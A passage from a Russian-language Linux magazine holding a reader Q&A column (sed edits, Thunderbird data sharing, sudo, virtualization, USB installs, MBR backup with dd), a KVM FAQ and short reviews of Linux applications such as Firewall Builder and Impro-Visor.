шем случае это должна быть раскладка «IE». Если в любом из этих случаев Вы видите неправильную раскладку или неверный набор символов, нужно выполнить соответствующие изменения. Системная локаль задается в файле **/etc/default/locale**. Его можно редактировать напрямую, но безопаснее воспользоваться командой:

```
dpkg-reconfigure locales
```

Командой **setxkbmap** также можно установить клавиатурную раскладку, используемую X-сервером:

```
setxkbmap ie
```

2 Вы sed, а я...

В Я загрузил из интернет-архива один сайт, владелец которого перестал его поддерживать. Они добавляют на сайт некоторый код, который поддерживает целостность ссылок в архиве. Его можно было бы удалить вручную в HTML, но здесь больше ста страниц, и должно быть лучшее (и более быстрое!) решение. Думаю, здесь нужно воспользоваться *sed* или *awk*, но я с ними не знаком. Какая команда (или скрипт) поможет мне? Еще одна проблема — хотя скрипт архива помещает множество файлов в одно и то же место, он также жестко прописывает на странице абсолютные ссылки (с HTTP).

Dutch_Master, с форумов

О Программа, которая вам нужна — *sed*, сокращение от "stream editor" [поточковый редактор]. Он используется в основном для скриптового, или автоматизированного, редактирования файлов. Большинство команд *sed* работают с целыми строками; одна из них — **d**, что значит — не удивляйтесь — «удаление» [delete]. В самом простом виде команда

```
sed 5d index.html
```


удаляет пятую строку и отправляет остальное содержимое в стандартный вывод. Можно задать диапазон строк, через запятую; так, удаляя текст с восьмой по семнадцатую строку, скажите

```
sed 8,17d index.html
```

Если указать параметр **-i** или **--in-place**, данные будут записаны обратно в исходный файл. Также можно указать суффикс, с которым сохранится первоначальная версия исходного файла. Скажем, команда

```
sed -i.bak 8,17d index.html
```

удаляет строки из файла **index.html** и сохраняет первоначальную версию исходного файла под именем **index.html.bak**. Что делать, если текст не всегда в одних и тех же строках? В этом случае нужно искать его по-другому. В примере, который Вы прислали, они любезно начинают



По умолчанию *KeePassX* использует параметры системной локали, а не язык, заданный в KDE.

свой код с **BEGIN ARCHIVE TOOLBAR** и заканчивают его аналогично. В *sed* строки можно задавать с помощью регулярных выражений, и вот Вам команда:

```
sed -i.bak /BEGIN\ ARCHIVE\ TOOLBAR\/\
END\ ARCHIVE\ TOOLBAR\/d index.html
```

Текст между двумя слэшами интерпретируется как регулярное выражение, поэтому пара слэшей перед запятой содержит выражение, обозначающее начало диапазона, а вторая пара — выражение, обозначающее конец диапазона. Обратные слэши экранируют пробелы, иначе оболочка обработает их неправильно. В данном случае регулярное выражение представляет собой простую текстовую строку, но можно использовать любое корректное регулярное выражение. И здесь от *sed* начинает болеть головка, но причина не в сложности *sed*, а в свойстве регулярных выражений превращать мозги в кашу.

Как я отмечал ранее, большинство команд *sed* работают с целыми строками. Одно из исключений — оператор замены, который выглядит так:

```
sed s/старыйТекст/новыйТекст/ имяФайла
```

С ним можно заменить все жесткие ссылки на относительные примерно такой командой:

```
sed 's/http://имяСайта.org/
web/20041103050546/http://web.utatnet.at/
smiderkr/asr&&g'
```

Вы видите, что здесь мы воспользовались **&** в качестве разделителя; *sed* использует первый подходящий символ — обычно это слэш. Если бы мы воспользовались слэшем, пришлось бы экранировать каждый слэш в URL-адресе обратным слэшем, что создает эффект «частокола зубчисток», делающий многие регулярные выражения нечитаемыми. **g** означает замену всех вхождений — по умолчанию **s** заменяет только пер-

вое вхождение в каждой строке. Строка замены пуста, и все ссылки будут ссылаться на текущий каталог. Наконец, можно объединить несколько выражений для *sed* в одной команде, указав перед каждой **-e**. Так можно обработать все файлы в каталоге:


```
for f in *.html; do
  sed -i.bak -e /BEGIN\ARCHIVE\TOOLBAR\/
  END\ARCHIVE\TOOLBAR/d -e 's&http://sitename.
  org/web/20041103050546/http://web.utahnet.at/
  smiderkr/asr&&g' $f
done
LocalWords: sed.html.bak
```

3 Thunderbird повсюду

В Насчет миграции с Windows на Linux — во всяком случае, доступности приложений для Linux: многие люди рискнули бы это сделать, если бы можно было установить *Thunderbird* в Windows и в Linux, но пользоваться общими файлами данных (например, на отдельном разделе). Это позволило бы одинаково работать с почтой в любой операционной системе.

Йорн Педерсен [Jorn Pedersen]

О Думаю, это возможно, хотя у меня под рукой нет компьютера с Windows, чтобы это проверить. Здесь главное — пользоваться нужной файловой системой. Так как Linux отлично ладит с Windows, он может прочесть данные с раздела Windows. Впрочем, здесь могут возникнуть некоторые проблемы, если в разных версиях *Thunderbird* используются разные форматы файлов.



Thunderbird работает в Linux и Windows. Храните почту на отдельном разделе, и вы сможете работать с ней в любой операционной системе.

Простейший способ это проверить — взять USB-брелок и отформатировать его в Windows, затем скопировать на него данные из Windows-версии *Thunderbird*. Затем запустите Live-версию Linux (если он не установлен), одну из тех, ко-

торые мы размещаем на дисках каждый месяц, и попробуйте загрузить файлы с USB-брелка. Если это сработает, можно будет перейти к более постоянному решению. Пожалуй, лучшее решение — создать отформатированный в FAT раздел, доступный из Windows и Linux, и разместить файлы на нем. В принципе, можно воспользоваться и NTFS, но раньше в Linux были проблемы с записью в NTFS, а я склонен быть максимально осторожным, когда дело касается файловых систем.

Другой вариант — пользоваться IMAP для своей почты, если интернет- или почтовый провайдеры это позволяют. С IMAP почта хранится на сервере, а с POP3 ее нужно предварительно загружать.

Это позволяет не только пользоваться одним почтовым клиентом в разных операционных системах, но и даже разными клиентами на разных устройствах, что особенно удобно, если Вы работаете с почтой со смартфона.

Коротко про...

Sudo

Безопасность в Linux частично основана на работе обычных пользователей без административных привилегий. Однако иногда эти привилегии нужны, и приходится переключаться на суперпользователя (или root). Традиционно это делается командой **su** (switch user — сменить пользователя); она дает пользователю, знающему пароль root, полный доступ, позволяя ему делать то же, что и root, пока пользователь не выйдет из системы. Но было бы безопаснее разрешить пользователям выполнять с привилегиями администратора только те команды, которые им нужны.

Вот это и делает команда **sudo**. Ее файл настройки **/etc/sudoers** хранит для каждого пользователя список команд, которые тот может выполнять с привилегиями root. При запуске какой-либо команды с **sudo**

sudo команда
у пользователя запрашивается пароль, и команда запускается — причем команде **sudo** нужен пароль пользователя, а не пароль root. В сочетании с тем фактом, что можно запускать

только определенные команды, это значительно повышает безопасность. Так работает Ubuntu, поэтому при работе в ней не нужен пароль root; но **sudo** стоит пользоваться и во всех остальных дистрибутивах. Типичная запись в **/etc/sudoers** может выглядеть так:

```
nelz ALL = /bin/mount,/bin/umount
```

Она позволяет пользователю nelz выполнять команды **mount** и **umount** на всех компьютерах. Необходимость ввода пароля можно отменить следующим образом:

```
nelz ALL = NOPASSWD: /bin/mount,/bin/umount
```

Пользуйтесь этим осторожно! Чтобы упростить администрирование сложной системы можно задать алиасы для групп пользователей или команд. Файл **/etc/sudoers** не следует редактировать вручную — пользуйтесь командой **visudo**, запущенной от имени root. Она не обязательно будет использовать **vi** в качестве редактора, а воспользуется редактором, заданным в переменной окружения **\$EDITOR**. Перед записью файла **/etc/sudoers visudo** проверит синтаксис ваших изменений.

4 Windows в Linux

В Скоро я получу диплом, и, к счастью, у меня уже есть работа. Увы, на работе пользуются Windows и старыми серверами на Unix, и мне, чтобы при случае работать из дома, понадобится компьютер с Windows. Понимается, по жизни я пользуюсь Linux и не хочу, чтобы еще один компьютер с Windows захламлял мой дом. Поэтому я сам хочу собрать хороший компьютер, установить туда *Xen* с Linux и Windows и загружать Windows только при необходимости. Однако я хотел бы установить туда PCI-карту ADSL2+, плату телефонной связи для запуска *Asterisk* и файлового сервера.

Можно ли зайти (загрузить) на мой «сервер» с помощью тонкого клиента независимо от опера- **>>**

ционной системы, и можно ли сделать это с помощью только открытого ПО?

Алекс Чемберлен [Alex Chamberlain]

О Можно, с помощью программы вроде сервера терминалов Linux (Linux Terminal Server Project, www.ltsp.org); но это, пожалуй, излишне, если вам нужен всего лишь компьютер с Linux, на котором время от времени нужно запускать Windows. Я бы посоветовал воспользоваться одной из программ виртуализации, такой как *VirtualBox*... или *Qemu-kvm*, которая мне нравится больше. Обе используют аппаратную виртуализацию современных процессоров (как и *Xen*) и позволяют не прерывать работу Linux, в том числе таких программ, как сервер *Asterisk*, и при необходимости запускать Windows в отдельном окне. Если Вашим программам в Windows не нужны DirectX или серьезное 3D-ускорение (для этого потребуется обычная загрузка в Windows), это простой и самый удобный вариант. *Xen* прекрасно подходит для виртуализации серверов, но для рабочего стола его возможности избыточны. *VirtualBox* прост в использовании, и для создания виртуальной машины с Windows потребуется пара минут плюс время, необходимое для установки операционной системы. *VirtualBox* и *Qemu* есть в репозиториях почти всех дистрибутивов, и ни одной из этих программ не нужно ничего особенного от ядра, если включена поддержка расширений KVM (Kernel-based Virtual Machine – виртуальная машина на основе ядра); поэтому возьмите свой любимый дистрибутив и установите ПО для эмуляции как обычно.


В каждом из этих вариантов Вам, конечно, понадобится установочный диск Windows. Какой бы вариант Вы ни выбрали, помните, что лицензии на некоторые дешевые варианты Windows запрещают установку системы на виртуальную машину; на всякий случай перечитайте то, что написано мелким шрифтом.

5 Linux на брелке

В Почему с современными быстрыми USB-дисками и SD-картами мы все еще должны пользоваться *unetbootin*, который создает *squashfs* или другую сжатую файловую систему? Другими словами, зачем нам нужен live-дистрибутив, когда мы можем носить настоящий дистрибутив с собой на брелке? Я предпочел бы, чтобы «сердце и душа» Linux занимали бы больше места на моем USB-брелке размером 16 Гб, и, надеюсь, работали бы быстрее.

Я установил Mint 11 на SD-карту размером 8 Гб (с разделом подкачки 2 Гб), но для этого мне пришлось отключать основной жесткий диск. На карте свободно 3,3 Гб, это достаточно для файлов и всего такого, но карта здорово тормозит. Теперь у меня есть высокоскоростная карта SanDisk размером 16 Гб, которая прекрасно подошла бы для переносного дистрибутива. Что бы посоветовали вы? Есть ли у полноценной установки недостатки по сравнению с live-версией, не считая очевидного ограничения на размер?

Роберт Джулиано [Robert Giuliano]



➤ Одновременно работать в Windows и Linux в *VirtualBox* проще, чем с двойной загрузкой.

О Установить дистрибутив Linux на устройство с флэш-памятью Вам не помешает ничто, но по ряду причин так делают не всегда. С помощью *Unetbootin*, *dvd2usb* и подобных им программ на наших DVD можно преобразовать Live CD или DVD в формат USB, чтобы дистрибутив устанавливался на компьютер без привода оптических дисков. К тому же live-дистрибутив на USB-брелке – прекрасный инструмент для поиска неисправностей. Но если Вам нужно портативное рабочее окружение, систему можно установить и на USB-брелок. Тогда Вам не придется беспокоиться о сохранении своих файлов на отдельном устройстве, потому что */home* всегда на месте. Вы также сможете добавлять и удалять устройства и изменять настройки в соответствии со своими нуждами.

У такого подхода есть несколько недостатков, но в основном по сравнению с установкой на жесткий диск. Очевидный недостаток – скорость: даже самые быстрые флэш-диски на порядок медленнее жестких дисков. Одно из преимуществ некоторых Live-дистрибутивов в том, что в них можно скопировать сжатую файловую систему в оперативную память, что увеличивает время загрузки, но сильно ускоряет дальнейшую работу системы.

Серьезный недостаток устройств флэш-памяти – недолговечность. Ресурс в миллион операций записи кажется большим, но при частой записи на диск, например, журналов файловой системы он израсходуется довольно быстро. USB-диски дешевы и их легко заменить, так что это вроде и не большая проблема, если есть запасной брелок. Но будьте уверены, что рухнет система в самый неподходящий момент. Этот

риск можно уменьшить, обратившись к облачному хранилищу.

Для уменьшения износа флэш-памяти можно принять некоторые меры: например, воспользоваться файловыми системами ext2 (USB-диски небольшого размера, поэтому задержка из-за запуска *fsck* будет не фатальна). Также стоит смонтировать */tmp* на *tmpfs*, разновидность динамического RAM-диска, в котором используется ровно столько памяти, сколько необходимо для хранения его содержимого. Так как каталог */tmp* обычно невелик по размеру, но в него часто записываются данные, у этого подхода нет недостатков, если только с памятью не слишком туго. Добавьте в */etc/fstab* строку

```
tmpfs /tmp tmpfs noatime,mode=1777 0 0
```

чтобы увеличить срок службы своего флэш-диска.

6 MBR: Нет загрузочной записи

В Я пользовался Ubuntu с 2008 года (в конфигурации с двойной загрузкой с Windows XP), и до сих пор проблем у меня не было. Но мне не понравился Unity, и я поставил Mint вместо Ubuntu. Затем я переустановил Ubuntu. Где-то в ходе этого процесса я перезаписал главную загрузочную запись (MBR) Windows, и теперь загружается только Ubuntu. Я нашел документацию по установке и выяснил, что я сделал не так, но теперь не знаю, как это исправить. В Интернете я находил некоторые рецепты, с отзывами от «мне это помогло» до «теперь не загружается ни одна ОС». Мне также встречался совет в следующий раз сделать резервную копию MBR – но я не знаю как.

Джойс Хаслам [Joyce Haslam]

Помогите нам помочь вам

Ежемесячно мы получаем несколько писем, на которые не в состоянии ответить, так как проблема описана в них недостаточно полно. Чтобы дать вам наилучший ответ, нам нужно знать как можно больше.

Если у вас появляется сообщение об ошибке, приведите его точный текст и опишите конкретные условия, при которых оно появляется. При возникновении проблемы с устройствами перечислите нам все установленные устройства. Если Linux уже запущен, можете для этого воспользоваться превосходной программой *Hardinfo* (<http://hardinfo.berlios.de/>) – она сохранит подробную информацию об устройствах и о состоянии системы в HTML-файл, который вы сможете приложить к своему письму. Альтернативный и не менее удобный вариант – *lshw* (<http://ezix.org/project/wiki/HardwareLiStEr>). Одна из этих программ должна быть включена в ваш дистрибутив (а возможно, и обе).

Если вы не хотите или не можете их установить, выполните следующие команды в терминале от имени root и приложите файл **system.txt** к письму. Это здорово поможет диагностике.

```
uname -a >system.txt
lspci >>system.txt
lspci -vv >>system.txt
```

Windows просто передает управление загрузчику ОС в разделе Windows; то же самое выполняет пункт с Windows в меню *Grub*. **LXF**

```
[nelz@hactar LinuxFormat/Answers 0]% dd if=/dev/sda of=mbr.img
bs=446 count=1
1+0 records in
1+0 records out
446 bytes (446 B) copied, 1.7783e-05 s, 25.1 MB/s
[nelz@hactar LinuxFormat/Answers 0]% sudo dd if=mbr.img of=/dev/sda
0+1 records in
0+1 records out
446 bytes (446 B) copied, 1.8e-05 s, 24.8 MB/s
[nelz@hactar LinuxFormat/Answers 0]% sudo update-grub
```

» Если в конфигурации с двойной загрузкой вы не можете загрузить Windows, нужно восстановить главную загрузочную запись.

Резервную копию MBR (Master Boot Record – главная загрузочная запись) можно сделать такой командой, которая копирует первые 446 байт диска – это и есть MBR – в файл:

```
dd if=/dev/sda of=mbrbackup bs=446 count=1
```

Восстанавливать MBR нужно с правами root, поэтому воспользуйтесь следующей командой:

```
sudo dd if=mbrbackup of=/dev/sda
```

И в Ubuntu, и в Mint используется *Grub 2*; в нем при настройке загрузчика происходит поиск других операционных систем на компьютере. Возможны два варианта. Первый – в меню загрузки есть запись для Windows, но Вы не видите меню. При загрузке можно принудительно вывести

меню, удерживая клавишу Shift. Это вызовет появление меню *Grub*; если в нем есть пункт с Windows, все отлично. Чтобы меню отображалось при каждой загрузке без удерживания Shift, откройте `/etc/default/grub` и закомментируйте параметр **GRUB_HIDDEN_TIMEOUT**, добавив в начале строки `#`. Затем запустите **update-grub**.

Если строка с Windows в меню отсутствует, выполните команду

```
sudo update-grub
```

для повторного создания меню. Убедитесь, что в каталоге `/etc/grub.d` есть скрипт *os-prober* и что в `/etc/default/grub` не задан параметр **GRUB_DISABLE_OS_PROBER** (если он задан, добавьте в начало строки `#`). Главная загрузочная запись Win-



Часто задаваемые вопросы

KVM

» KVM... а это не коробочка для подключения одной клавиатуры и монитора к двум компьютерам?

Да, но мы про другой KVM: виртуальную машину на базе ядра [Kernel-based Virtual Machine].

» Ик! С первой KVM понятно, а зачем нужна вторая?

Она позволяет запускать виртуальные машины эффективнее (или быстрее) с помощью расширений виртуализации, которые встроены в последние модели процессоров Intel и AMD.

» То есть это устройство, а не функция Linux?

Отчасти. Ядро использует аппаратные возможности виртуализации

современных процессоров. Раньше для этого использовался отдельный набор модулей, но сейчас все это встроено в ядро.

» Как узнать, поддерживают ли KVM мой процессор и ядро?

Запустите `cat/proc/cpuinfo` в терминале. Если в разделе с флагами есть `svm` (для AMD) или `vmx` (для Intel), то процессор их поддерживает. Если у вас относительно свежий дистрибутив, KVM в нем почти наверняка есть. Но чтобы убедиться в этом, выполните команду:

```
sudo modprobe -l kvm*
```

Если вы получили какой-то результат, поддержка KVM включена в ядро.

» Итак, у меня есть KVM в процессоре и в ядре. Что нужно сделать, чтобы повысить производительность виртуальных машин?

Да почти ничего. *VMware* и *VirtualBox* могут использовать возможности KVM автоматически, хотя нужно убедиться, что загружен модуль **kvm-intel** или **kvm-amd** (добавьте его в список модулей, загружаемых во время загрузки системы).

» Кто-то еще пользуется KVM?

Существует версия *Qemu*, предназначенная специально для работы с KVM. Если в обычной версии *Qemu* процессор и остальные устройства компьютера эмулируются, и она может работать очень медленно, то версия с KVM работает очень быстро. В ней нет украшений *VMware* и *VirtualBox*, но ее исходный код открыт, и она по-настоящему свободна.

» Это прозвучало несколько враждебно к *VirtualBox*, а я к ней привык. Это плохо?

Qemu работает из командной строки (сама, а не запускает виртуальные машины), но существует удобный графический менеджер для виртуальных машин KVM, который называется – попробуйте угадать! – *Virtual Machine Manager* (в менеджере пакетов он скорее всего фигурирует под названием *virt-manager*).

» Все это замечательно, но, наверное, существуют и какие-нибудь проблемы?

KVM используется уже далеко не первый день, в целом зарекомендовав свою стабильность и надежность. Однако при попытке одновременно запустить две различные системы виртуализации, например, *VirtualBox* и *Qemu*, обе они могут попытаться использовать одни и те же расширения процессора, и это приведет к блокировке.

LXF HotPicks



Ник Вейч

Ника однажды укусила радиоактивная собака, он менеджер скачиваний, и с тех пор у него болезненная страсть к экспериментам с установкой программ. И дурное пищеварение.

Firewall Builder » Impro-Visor » Sportstracker » Midnight Commander » LDAP Account Manager » Language Tool и др.

Брандмауэр

Firewall Builder


Версия 5.1 Сайт www.fwbuilder.org

Брандмауэры выглядят штукой хорошей. Да так оно и есть – конечно, если вам не приходится создавать их самим из длинных и сложных команд *iptables*. Тогда жуткая головная боль обеспечена, потому что либо они не блокируют то, что должны, либо – намного чаще – блокируют то, чего не должны. А это в общем неправильно.

Есть ряд программ-«помощников», облегчающих задачу настройки брандмауэра для Linux, и во многих дистрибутивах имеются действительно достойные брандмауэры.

Тем не менее иногда приходится делать что-то самостоятельно. Или хоть чуточку самостоятельно. И лучшей опцией на случай необходимости объединить несколько правил брандмауэра, не имея соответствующего опыта, может оказаться *Firewall Builder*.

Он использует простую концепцию для отображения всеобъемлющего интерфейса. Левая панель содержит объекты (это IP-адреса или тому



Хотя скомпилировать брандмауэр бывает нелегко, *Firewall Builder* всячески старается упростить эту задачу.

«Вам предоставят массу подсказок и в самой программе, и онлайн.»

подобное, для представления сетевых местоположений или ресурсов), а правая – список текущих правил; нижняя часть окна используется для редактирования выбранных параметров.

Все представимо в виде удобных значков, а также текстовых описаний, облегчающих понимание того, что происходит. И, конечно, вы можете сохранять и тестировать многочисленные наборы правил, убеждаясь, что они работают, как надо. А если вам и это недостаточно просто, перетаскивайте объекты в соответствующие правила, которые вы создаете – проще уж и некуда, и вероятность сделать ошибку еще сильнее снижается.

К освоению используемой здесь терминологии придется приложить некое усилие, но вам предоставят массу подсказок и в самой программе, и онлайн, в форме пошаговых инструкций.

Хотя мы включили в содержимое диска самую последнюю версию, *Firewall Builder* настолько широко используется, что скорее всего уже попал в репозитории вашего дистрибутива; и вам, вероятно, установить его оттуда будет удобнее, чем компилировать из исходника.

Исследуем Firewall Builder

Правила брандмауэра


Вы можете импортировать любые существующие правила брандмауэра, например, *iptables*, через меню.

Панель инструментов

Панель инструментов дает вам опции для быстрой загрузки, сохранения или установки своих правил.

Панель объектов

Определяет службы и IP-адреса, для которых вы создаете правила.



Редактирование

Для тонкой настройки можно редактировать элементы в нижней панели.

Список правил

Здесь перечислены действующие правила, и на них можно перетаскивать объекты.

Музыкальное приложение

Impro-Visor

Версия 5.13 Сайт <http://bit.ly/EYbcv>

Наблюдается множество разных видов музыки. Многие из них вы можете слышать просто шумом, но по жизни есть немало людей, которым такие нравятся, и они вовсе не имеют намерения вам досадить.

В таком случае логично сделать вывод о том, что для удовлетворения потребности во всем спектре всяких-разных видов музыки на среднестатистические музыкальные приложения полагаться нельзя.

Impro-Visor – это в первую очередь программа музыкальной нотации, а мы знаем, что в данной области уже имеются отличные программы, типа *Rosegarden*. Однако *Impro-Visor* отличается от них тем, что он прежде всего предназначен для джазовых музыкантов.

Джаз – интересная форма музыки, в которой по большей части все создается прямо на ходу. Но создавать что-то подобным образом не всегда легко, и весьма кстати получить программу, в которой

можно все попробовать. Помимо обеспечения автоматического аккомпанемента вашим импровизациям, программа также предлагает и свои собственные, и вы сможете черпать в них вдохновение или просто употреблять их как группу музыкантов, которые никогда не выставят вас вон за фальшивые пассажи.

Impro-Visor может «научиться» играть транскрибированную музыку и «грамматику», чтобы сделать аккомпанемент вашим любимым мелодиям более естественным. Фактически, он может делать даже то, о чем вы и не подозревали бы, не будь вы сами джазовым музыкантом; а коли так, вы его весьма оцените. Мы просто знаем, что ваш слух он не оскорбит. Одно

«Impro-Visor предназначен для джазовых музыкантов.»



» *Impro-Visor* отлично выглядит и может услуждать слух – что, конечно, зависит от ваших вкусов.

из самых душевных свойств *Impro-Visor* в том, что он поставляется с отличным собственным установщиком, который разместит файлы Java в домашней директории пользователя, дополнив их рабочим значком для запуска программы.

Сюда же включено множество файлов-образцов, а столкнувшись с затруднениями, на сайте вы найдете достаточный объем документации.

Регистратор активности

Sportstracker

Версия 5.4 Сайт www.saring.de/sportstracker

Спорт – это здорово! Это класс! А как полезно-то! Поясним, что мы имеем в виду настоящий спорт, которым принято заниматься на свежем воздухе (приносим извинения поклонникам дартса) и в котором не используются панели управления и спорные голы из центра поля.


Еще одна превосходная черта спорта, помимо приятности им заниматься, в том, что ваши хвастливые рассказы о своей активности заставят всех прочих скинуть и ощутить себя жалкими лодырями. Но рассказы обычно воспринимаются с изрядной долей скепсиса, и неплохо было бы иметь возможность махать перед носом у слушателей научно зафиксированными доказательствами, или, в современном эквиваленте, разместить это на Twitter.

А можно просто делать записи, чтобы отслеживать свои достижения. В любом случае небесполезна будет программа, которая вам в этом поможет. Основное

внимание *Sportstracker* сосредоточено на осмыслении данных, записанных любым имеющим отношение к спорту гаджетом, будь то монитор сердечного ритма или устройство GPS. *Sportstracker* способен импортировать и визуализировать файлы из широкого диапазона различных устройств, что значительно упрощает убеждение ваших друзей и себя самого в своей спортивности.

Впрочем, для работы с этой программой дорогостоящие гаджеты не нужны. Она снабжена очень понятным и простым в использовании интерфейсом, который не превращает ввод в нее всех ваших упражнений в каторгу; и, поднабрав записей, будет приятно поиграть с графиками и прочими инструментами, предлагаемыми

«Для работы с этой программой дорогие гаджеты не нужны.»



» *Sportstracker* позволит вам за просто оповестить мир о ваших славных спортивных подвигах.

программой. *Sportstracker* – программа Java, но она очень симпатично выглядит и хорошо работает в Linux. Хотя есть одно предостережение – вам нужна самая последняя сборка «официальной» среды Java 7: похоже, ни на чем другом она работать не будет. Распаковав ее, запустите файл JAR из места его нахождения при посредстве

```
java -jar sportstracker.jar
```

и он сделает ваш образ жизни атлетическим и спортивным.

Файловый менеджер

Midnight Commander

Версия 4.8.2 Сайт <http://bit.ly/JLGoY9>


Как здорово быть гуру командной строки! Можно упиваться тем фактом, что вы работаете намного эффективнее благодаря умению набрать пару команд в удобной оболочке терминала вместо того, чтобы часами наматывать километры мышью для получения того же результата на рабочем столе.

